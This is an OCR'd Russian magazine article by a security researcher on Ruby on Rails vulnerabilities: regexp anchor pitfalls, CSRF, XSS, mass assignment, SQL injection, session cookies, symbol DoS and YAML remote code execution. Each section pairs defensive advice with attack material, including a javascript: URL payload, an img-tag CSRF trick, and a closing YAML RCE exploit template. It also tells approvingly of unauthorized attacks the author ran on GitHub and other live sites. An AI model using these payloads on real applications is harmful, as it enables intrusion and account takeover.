
ПРОБЛЕМЫ БЕЗОПАСНОСТИ ФРЕЙМВОРКА RUBY ON RAILS И СПОСОБЫ ИХ РЕШЕНИЯ

RUBY ON RAILS: ПУТЬ К [БЕЗ]ОПАСНОСТИ

2012–2013 годы стали черной полосой для Ruby on Rails в плане безопасности — проверке на прочность подвергся как сам фреймворк, так и проекты на его основе. В этот период над рубистами стали откровенно стебаться. Например: «Ребята, у меня такой странный баг с кешем — каждый раз, когда захожу на Hacker News, вижу новости о критических уязвимостях в руби». Другой шутник зарегистрировал домен www.didrailshaveamajorsecurityflawtoday.com. В какой-то момент злорадства стало даже слишком много. Информационная война как она есть: пхпшники (не сумевшие изучить Rails) против их более успешных (и я не только про зарплату) коллег-рубистов.

Многие, видя в заголовках обновлений SQL injection или XSS, начинали кричать на каждом углу, что рельсы — решето, а мы все — хипстеры несчастные. По факту (и я не хочу перечислять) большинство таких обновлений закрывают минорные дырки, которые можно было бы эксплуатировать в менее чем 0,01% приложений. Но были и действительно серьезные вещи.

Отправной точкой, по моему скромному мнению, стал мой взлом GitHub в марте. Я достаточно долго занимался агитацией в сообществе защиты от атак с использованием уязвимостей атак mass assignment, но безуспешно. В итоге решил продемонстрировать это на примере GitHub — разработчики GH так и не удосужились провести полный аудит, закрывая лишь отдельные дыры. Ну а остальное ты уже знаешь. После этого началась работа сообщества в области CSRF/XSS/SQLi-защиты, а кульминацией стала комбинация обнаруженных векторов атак, позволившая найти несколько Remote code execution.



Егор Хомяков
homakov.blogspot.com,
@homakov

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

«ВЕБ-РАЗРАБОТКА, КОТОРАЯ НЕ ПАРИТ»

Философия Ruby on Rails делает разработку простой и эффективной, так что неудивительно, что у фреймворка сформировалось огромное сообщество. Давай познакомимся поближе с философией этой платформы как с точки зрения архитектуры, так и с точки зрения безопасности.

Если ты ни разу не сталкивался с Ruby on Rails, то передовая веб-разработка явно не твой конек. Да, мы, рубисты, любим кидать понты. Сложно сказать, смог бы Ruby стать таким популярным без фреймворка Rails, но очевидно — своим успехом Rails полностью обязан гибкости и красоте языка Ruby. Поэтому, когда рубисты обсуждают Rails, они говорят о «тандеме» Ruby & Rails.

Слоган рельс — «Web development that doesn't hurt», что условно можно перевести как «Веб-разработка, которая не парит». И правда, этот фреймворк прежде всего удобен для программиста. Простота, эффективность и скорость разработки в Ruby on Rails сделала его любимой платформой для разработки как в стартапах, так и в крупных компаниях. Ruby on Rails начал быстро набирать популярность с момента своего появления, что связано с лаконичностью и «синтаксическим сахаром» Ruby. Разработка прототипа при должной сноровке занимает считаные дни, и переписывать заново его уже не придется. Это позволяет оперативно представить результат инвестору, запустить проект, а потом, при необходимости, легко найти новых разработчиков (разбираться в чужом, но правильно написанном Rails Way коде очень легко).

Rails определенно не подходит для создания очередного SEO-решения (сателлита, дорвея, сплога), как и для создания форума, личной странички (хотя технически такая возможность, конечно, присутствует). Зато идеально подходит для создания серьезных бизнес-проектов различного масштаба и направленности, реализующих новые идеи и решения. Конечно, такие проекты не могут не заинтересовать злоумышленников, что, в свою очередь, и объясняет рост числа атак на RoR-приложения в последнее время.

Какие проекты сделаны на рельсах? GitHub и GitLab — хранение кода, Stripe.com и recurly.com — платежные системы, Diaspora, Look At Me, Groupon, Basecamp, Hulu, Scribd, Shopify, Yellowpages.com, Danbooru и сотни других социальных стартапов, очень популярный проект-трекер Redmine и другие. Также на Ruby написан и сам rubygems.org, главный репозиторий гемов (так называются пакеты/библиотеки в мире руби).

Для начала вводный курс в идеологию фреймворка: Convention over configuration, или все нужно делать по дзену the Ruby/Rails Way. Это звучит очень круто, ведь когда новая команда разработчиков берется за доделку существующего Rails-проекта, то число WTF в секунду ниже, чем у их коллег, использующих PHP. Есть четкий подход к архитектуре приложения — использование MVC (model — view — controller) и то же самое в подходе к безопасности. Есть политика партии, тьфу, 37signals (контора — создатель фреймворка и главный евангелист), и ей нужно следовать. Бытует шутка-цитата из уст создателя Ruby on Rails (DHH — Дэвид Хейнемейер Хэнссон), что Rails is omakase. Попросту говоря — что вам приготовили, то и ешьте.

Вернемся от философии к безопасности. Откровенно говоря, рельсы хорошо балансируют на грани между «удобно» и «безопасно» — не стесняя действия разработчика, они предоставляют защиту от основных уязвимостей из коробки. XSS, CSRF, SQL inject — рубисту просто не нужно знать значения этих слов, ведь конвенция разработки грамотно решает эти проблемы на корню.

Наконец, сердце Ruby on Rails — система модулей, gems. Каждый gem хранит внутри себя код и метафайл в формате YAML. Как можно догадаться, если в этот метафайл положить уже известный RCE-exploit для YAML и загрузить такой gem на сервер Rubygems, то можно выполнять любой код в контексте главного репозитория кода руби, скомпрометировав тем самым всю экосистему. Именно это и произошло. Говорят, что админы rubygems были предупреждены за 10 дней, но никаких действий не предприняли. Чтобы продемонстрировать серьезность угрозы, 30 января был анонимно залит gem с говорящим названием «exploit». Очевидно, это была шутка некоего whitehat'а, но ради галочки людям пришлось всю неделю сверять checksum'ы гемов из бэкапов и текущих для выявления скомпрометированных библиотек. Очередное доказательство, что уязвимости надо исправлять быстро, а серьезные уязвимости — мгновенно.

Эта YAML-RCE была и остается самой серьезной уязвимостью в рельсах, затрагивающей огромное число инсталляций Redmine, GitLab и прочих редко обновляемых приложений. Определенно, она была эксплуатирована множество раз на реальных проектах как автоматическими сканерами, так и хакерами, например, были украдены биткоины у биржи Vircurex.

Тем, кто хочет познакомиться с руби поближе, я настоятельно рекомендую изучить синтаксис языка и попробовать его в повседневных задачах. Более того, популярный Metasploit Framework написан на руби, и для быстрого «прототипирования» атак нет ничего лучше лаконичного руби. Начать исследования стоит с аудита кода популярных гемов типа Rails, Sinatra, Rack, ибо средний рельс-проект использует сотню-другую сторонних гемов, и в каждом из них может прятаться уязвимость, о которой никто пока не знает. Архитектура «подписывания» и sandbox'инга гемов находится только в самом зачатии, поэтому я уверен, что лично ты можешь найти множество интересных вещей в экосистеме. Удачи!

Бытует шутка-цитата из уст создателя Ruby on Rails (DHH — Дэвид Хейнемейер Хэнссон), что Rails is omakase. Попросту говоря — что вам приготовили, то и ешьте

ФРЕЙМВОРК RUBY ON RAILS И ЕГО БЕЗОПАСНОСТЬ

Проведение большинства классических атак (таких как SQL injection, File inclusion, XSS, CSRF) просто невозможно в RoR, или же защита от таких уязвимостей уже включена в фреймворк по умолчанию. Поэтому для того, чтобы провести атаку на RoR-проекты, необходимо эксплуатировать специфические для RoR или самого языка Ruby уязвимости. О них и поговорим.

ОСОБЕННОСТЬ RUBY REGEXP

Рассматривать потенциальные уязвимости начнем с анализа специфики работы Ruby с регулярными выражениями.

Поддержка регулярных выражений в Ruby реализована при помощи стандартного класса Regexp. Сами регулярные выражения являются Perl-совместимыми (PCRE). При этом у них есть одна особенность, о которой практически нигде не упоминается, — многострочный режим обработки регулярных выражений (multiline mode) включен по умолчанию и не может быть выключен с использованием каких-либо модификаторов (интересно, что при этом в Ruby также существует специальный модификатор M, активирующий многострочный режим обработки).

Таким образом, по умолчанию регулярное выражение /^\d\d$/ сработает не только для «42», но и для «ANYTHING\n42\nANYTHING». Такая ситуация возникает при любом способе создания регулярного выражения в Ruby — будь то конструктор Regexp::new или литерал %r{}.

Практика использования метасимволов ^ и $ широко распространена в других языках программирования (например, PHP, Python, Perl), рекомендации использовать именно их для работы с PCRE-совместимыми регулярными выражениями присутствуют во многих книгах и самоучителях по Ruby. Поэтому весьма велика вероятность того, что Ruby-программист использует именно эти символы вместо корректных \A и \z (или \Z), являющихся «настоящими» указателями начала и конца строки.

Рассмотрим пример сценария, реализующего эксплуатацию уязвимости отсутствия фильтрации пользовательского ввода посредством атаки XSS с использованием описанной особенности обработки регулярных выражений. В данном сценарии осуществляется выполнение JavaScript-кода из адресной строки через префикс javascript: (работает не во всех браузерах).

Найдем на сайте сценарий, обрабатывающий пользовательский ввод при помощи уязвимого регулярного выражения. Предположим, что таким местом будет значение поля, принимающего произвольное значение URL-адреса, используемое для перенаправления пользователя по данному адресу. Поместим в поле следующую конструкцию (строки разделены символом перевода строки):

```
javascript:exploitCode();/*
http://anyproperurl.com
*/
```

Данный код успешно пройдет проверку регулярным выражением с использованием метасимволов ^ и $ (например, /^https?:\/\/$/), и после щелчка по созданной ссылке выполнится функция exploitCode (при этом само значение URL попало в комментарий). Эта уязвимость может эксплуатироваться как непосредственно, так и, например, путем проведения атаки clickjacking с попаданием клика пользователя на созданный javascript: URL.

В своем исследовании я установил, что данной уязвимости подвержены, например, такие крупные проекты, как tumblr.com, scribd.com, github.com, soundcloud.com, а также многие другие.

Рекомендация: используй \A\z вместо популярных, но уязвимых ^$.

> *У регэкспов в Ruby есть особенность, которая нигде не упоминается, — многострочный режим обработки регулярных выражений включен по умолчанию*

```
homakovs-MacBook-Air:~ homakov$ pry
[1] pry(main)> "http://hi.com" =~ /^https?/
=> 0
[2] pry(main)> "javascript:pwn();\nhttp://hi.com" =~ /^https?/
=> 18
[3] pry(main)> "javascript:pwn();\nhttp://hi.com" =~ /\Ahttps?/
=> nil
[4] pry(main)>
```

Обработка регулярных выражений в Ruby

CSRF

Атака CSRF — одна из любимых тем моих исследований. Я неоднократно доказывал, что CSRF — это уязвимость в протоколе HTTP и его реализации в браузерах, а не в веб-приложениях. Уже который год публикуется информация о десятках данных уязвимостей в популярных сайтах (например, YouTube, Facebook), но консорциум только отмахивается от проблемы. Но сейчас я бы хотел сказать не об этом, а о том, как обстоят дела с этой атакой и сопутствующими уязвимостями в RoR.

В рельсы встроен элегантный механизм, который позволяет разработчикам просто забыть о CSRF и наслаждаться разработкой: в пользовательской сессии хранится созданный приложением Ruby токен с именем authenticity_token. При каждом запросе пользователя хелперы для тега <form> автоматически вставляют скрытое поле (тег с пометкой hidden) с токеном, а также автоматически подключают jquery_ujs (специальная библиотека, предназначенная для того, чтобы «подружить» jQuery и Rails), добавляющую CSRF-токен во все AJAX-запросы. На стороне сервера для каждого запроса с использованием метода, отличного от GET, проверяется соответствие токена из сессии представленному значению токена из запроса пользователя.

Но не все так радужно, как представляется на первый взгляд: существует как минимум две распространенных ситуации, в которых наличие данной защиты становится бесполезным.

О первой говорить даже стыдно: многие просто выключают ее. Так, например, рекомендуют многие в своих ответах на Stack Overflow. Это связано с тем, что большинство вебмастеров вообще не знают, что представляет собой CSRF и зачем от этого нужно защищаться. В результате, когда отдельные разработчики начинают жаловаться на ответы сервера Forbidden, они получают соответствующие советы от таких же «специалистов»: использовать «skip_before_filter :verify_authenticity_token». Эта конструкция говорит о том, что проверку токена csrf_token необходимо отключить.

Вторая ситуация интересна тем, что она актуальна и для других платформ. Я называю эту проблему «GET Accessible Actions» — это такая ситуация, в которой по задумке разработчика запрос должен осуществляться с использованием метода POST и с токеном, но на деле фреймворк спокойно принимает метод GET и пропускает проверку токена. В случае RoR проблема заключается в использовании метода match в файле routes.rb, описывающем систему обработки путей на сайте. Данный метод предназначен для маппинга определенного действия сразу на все доступные методы HTTP: GET, POST, PATCH, DELETE и так далее. Метод match используется повсеместно, поэтому при анализе защищенности приложения RoR всегда пробуй передавать параметры через альтернативные HTTP-методы (в самом простом случае — GET) и следи за реакцией сервера. Следующее выражение является классической иллюстрацией описываемого случая:

```
match "/follow", to: "followings#create"
```

Именно благодаря наличию такого выражения и использованию обычного тега <img src=site/follow?user_id=myid> я получил сотни фолловеров на сайтах formspring.me, slideshare.net, bitbucket.org и других.

Хотел бы отметить, что в четвертой версии Rails было запрещено использование метода match без параметра «:via». Теперь, если ты хочешь, как и раньше, не ограничивать перечень используемых HTTP-методов, тебе нужно передать аргумент «via: :all».

Рекомендация: независимо от платформы твоего сайта всегда четко разграничивай все действия на POST, как изменяющий информацию запрос (с проверкой токена), и GET, как запрос на получение информации (без токена).

> *Атака CSRF — одна из любимых тем моих исследований. Я считаю, что CSRF — уязвимость в HTTP и браузерах, а не в веб-приложениях*

XSS

Очень полезна реализованная в Ruby on Rails защита от XSS при помощи экранирования потенциально опасных символов, включенная по умолчанию. Каждая строка (класс String) помечается специальным флагом html_safe. При этом если данный флаг отсутствует, то перед выводом переменной Rails осуществит ее фильтрацию.

Для вывода безопасных данных принято использовать конструкцию <%=raw data%>, а для всех остальных (например, значений, которые могут быть модифицированы пользователем) — <%= data %>. Метод raw помечает строку флагом html_safe:

```
def raw(stringish)
  stringish.to_s.html_safe
end
```

Поэтому многие рубисты привыкли к наличию фильтров XSS, используемых по умолчанию. Однако хороший специалист по информационной безопасности понимает, что XSS — это комплексная атака, которая может принимать различную форму и проводиться в несколько этапов (например, происходить после осуществления пользователем каких-либо действий или запуска событий, то есть в рантайме).

Проблема возникает тогда, когда разработчикам необходимо вставить данные в формате JSON в возвращаемую пользователю страницу. Обычно для этого используют выражение <%=data.to_json%> или для варианта с языком разметки haml:

```
:javascript
  var data = #{data.to_json}
```

В первом случае используется конструкция <% — то есть стандартная фильтрация будет применена. Во втором случае JSON, который может содержать HTML-код, не будет очищен. Уязвимость исправлена в четвертой версии Rails, в ней символы <>& заменяются на их Unicode-аналоги.

Рекомендация: не вставлять в inline JavaScript небезопасные данные и вообще не использовать inline javascript / CSS. Альтернативой может быть такой метатег:

```
<meta name="start_data" ↩
content="{\"name\":\"Egor\"}">.
```

Это может выглядеть неэффективно, зато семантично и безопасно с точки зрения взаимодействия данные — код, обрабатывающий данные.

MASS ASSIGNMENT

Согласно конвенции Ruby on Rails, параметры передаются в виде хеша: user[username], user[secondname], и уже в контроллере этот хеш переходит в модель — user.update_attributes params[:user]. При этом, если подкидывать в хеш значения других полей таблицы, которые изначально нам не разрешено менять, становится возможным обновить и их вместе с остальными. Например, изменить foreign keys и назначить сущности другого владельца (user_id).

Известная защита от такого поведения Ruby on Rails — использовать attr_accessible: при создании модели разработчик обязан описать, что именно можно обновлять посредством mass assignment, а что — нельзя. Фактически же такими методами пользуются только настоящие джедаи, то есть те разработчики, которые не только помнят об этой защите, но и не ленятся описывать вручную соответствующие параметры. Основным препятствием к безопасной разработке с использованием данных методов оказывается то, что никто и ничто (даже генераторы моделей) не напоминает разработчику о необходимости их применять.

Особенно пагубно mass assignment влияет на foreign keys, в ситуации, когда один объект можно переназначить другому. Чтобы защиту включили по умолчанию, я активно агитировал разработчиков в тикете #5228 на основной странице Rails (bit.ly/ydMRCB), однако моей идеей мало кто вдохновился.

Параллельно с агитацией я занимался тестированием самого гитхаба, и это принесло свои плоды, так как защита от mass assignment в проекте отсутствовала. Первый пример (его можно применить для множества других сайтов) — обновление дефолтных полей updated_at/created_at. Тикет из 3012 года до сих пор стоит первым в выдаче при сортировке по полю Submitted.

Вторым примером стала смена значения public_key[user_id] моего ключа на ID пользователя Rails и последующий коммит в rails/rails — репозиторий Rails, хранящийся на GitHub, написанном на Rails.


Нельзя назвать мой наглый поступок ответственным, хоть я и уведомил администрацию о похожих уязвимостях еще за три дня до этого. Вместо полного аудита кода на наличие mass assignment они запатчили лишь частные случаи, поэтому я был вынужден поступить не по whitehat'ски. Это принесло свои плоды — спустя пять часов после коммита Rails Core Team сделала whitelist_attributes обязательным по умолчанию (заставляет прописывать attr_accessible в моделях), а также добавила атрибут attr_accessible в генераторы. Вероятно, это было сделано под воздействием общественного мнения — о том коммите написали многие сайты.

В Rails 4 вместо старой защиты в модели будет использоваться гем strong_parameters для фильтрации ключей тем же способом, но в контроллере. Этот способ выглядит более логичным, так как контроллер является первым рубежом обороны от ошибок, связанных с некорректной обработкой данных, поступающих от пользователя.

Рекомендация: всегда использовать whitelist и делать защиту включенной по умолчанию, не надеясь на самих пользователей.

442 open issues	8,831 closed issues	Submitted	Updated	Comments
1 2 3 4 5 6 7 8 9 ... 294 295 Next »				
#5239 I'm Bender from Future. by homakov in 1000 years				40 comments
#9273 Regression with default_scope and Rails 3.2.9 by simonc 9 hours ago				5 comments
#9272 New 3.2 release with fix for #8460? by halostatue 14 hours ago				1 comment

Тикет из будущего на GitHub



Последствия коммита в репозиторий rails/rails

Я занимался тестированием гитхаба, ведь защита от mass assignment в проекте отсутствовала

SQL INJECTION

Хотя ORM-рельс в большинстве случаев экранирует входные параметры, есть такие служебные методы, которые подразумевают передачу только безопасных параметров. Например, Order.where(:user_id => 1).joins(params[:table]) — параметр table никак не будет очищен, да и джойнить произвольную таблицу — изначально плохая идея.

Рекомендация: для полного списка таких опасных методов советую посмотреть сайт rails-sqli.org и убедиться, что для создания SQLi в рельс-приложении надо иметь руки немного не из того места.

СЕССИИ

В RoR сессии хранятся по умолчанию в signed cookie, представляющей собой обычную строку, подписанную секретным ключом HMAC. Многие разработчики полагают, что пользовательская сессия — это что-то по умолчанию безопасное и недосягаемое для пользователя. Да, пользователь не может модифицировать значения параметров сессии, так как она подписана сессионным ключом приложения — session_secret, зато он может прочитать все, что записано в сессии (например, значения user_id, access_token или path_to_secret_file). Вот так, например, выглядит _gh_sess cookie на github.com:

```
BAh7DDoQX2Nzc ... AGOgpAdXNlZHsA–
d12b0f42ed9881fbv55cc9559d50adwf5f5638d2
```

Данное значение состоит из двух частей: первая часть значения представляет собой строку, закодированную по алгоритму Base64, вторая часть — ее MD5-подпись. Попробуем декодировать первую часть строки при помощи функции atob(decodeURIComponent()) и получим следующее значение:

```
"{:_csrf_token"19yv3VZY8veGCQXyS3dl47XGB9r4rzWVUN↵
ZqUFqSmWNI=:session_id"%76f701b09a1b5a1831a51a309↵
ff8f79d: userieª:contextI"/:EF:fingerprint"%5ffec↵
f01f27d79b4ff0dbeaa39568eb7:return_toI"(https://↵
github.com/settings/profile; TI"
flash; FIC:'ActionController::Flash::FlashHash{:
@used{"
```


Собственно говоря, ничего, кроме раскрытия данных, этот баг не несет. В Rails 4 для хранения сессий уже используется encrypted session storage, что существенно ограничивает возможность получения полезных данных из сессии, так как она хранится в зашифрованном виде.

Рекомендация: лучше не хранить ничего на стороне клиента, а в качестве session ID использовать неугадываемую строку, соответствующую строчке в базе данных, для этого есть гем activerecord-session_store.

TO_SYM

Symbol — это особый тип данных в Ruby, являющийся, по сути, константой, при этом сами символы никогда не удаляются сборщиком мусора. Поэтому, если приложение создает символы на основании контролируемых пользователем данных и при этом указать длинные последовательности случайных букв/цифр, возможен отказ в обслуживании. Основной задачей в этом случае становится поиск места, в котором пользовательский ввод приводится к типу symbol.

Хотя со временем код рельс «очистили» от символизации, однако до сих пор некоторые разработчики злоупотребляют этим в своих приложениях и контроллерах. Очень часто встречается, например: I18n.locales.include?(params[:locale].to_sym)— разработчик только что привел параметр locale к символу (а он может быть очень длинным), забив тем самым память.



Дефолтная структура свежесозданного проекта

Я, например, находил возможность DoS в Rack (единый интерфейс для большинства веб-фреймворков на Ruby), который приводил к символу часть заголовка Authorization (:basic, :digest, :blahblahverylong):

```
def parts
  @parts ||= @env[authorization_key].split(' ', 2)
end
@scheme ||= parts.first.downcase.to_sym
```

Рекомендация: не приводить к символам пользовательский контент.

REMOTE CODE EXECUTION

Первая информация об уязвимостях данного типа появилась в январе 2013 года. В течение месяца в рельсах было найдено три уязвимости, позволяющие выполнять произвольный код. Давай рассмотрим причины существования таких уязвимостей.

Исторически сложилось так, что рельсы обрабатывали параметры, представленные в различных форматах: urlencoded (обычные формы), JSON и даже XML. Кроме того, XML мог содержать внутри себя ноду, представленную в формате YAML, например:

```
<exploit type="yaml">---</exploit>
```

Кроме того, YAML мог инстанцировать (по сути, вызывать Object.new) любые классы в атакуемой системе, а потом назначать свойства через метод [] (доступ к элементу массива).

В конце концов исследователи нашли такие классы в системе, которые приводили к выполнению кода в результате обработки поступающих от пользователя произвольных данных. На момент публикации информации об этой уязвимости ей были подвержены все сайты на RoR (необходимо отметить, что в четвертой версии Rails отключена обработка XML-параметров по умолчанию). Рабочий эксплойт для данной уязвимости выглядит следующим образом:

```
--- !ruby/hash:ActionController::Routing:: /
 RouteSet::NamedRouteCollection
? #{encoded_payload}
: !ruby/struct
  defaults:
    :action: create
    :controller: foos
  required_parts: []
  requirements:
    :action: create
    :controller: foos
  segment_keys:
    - :format
```

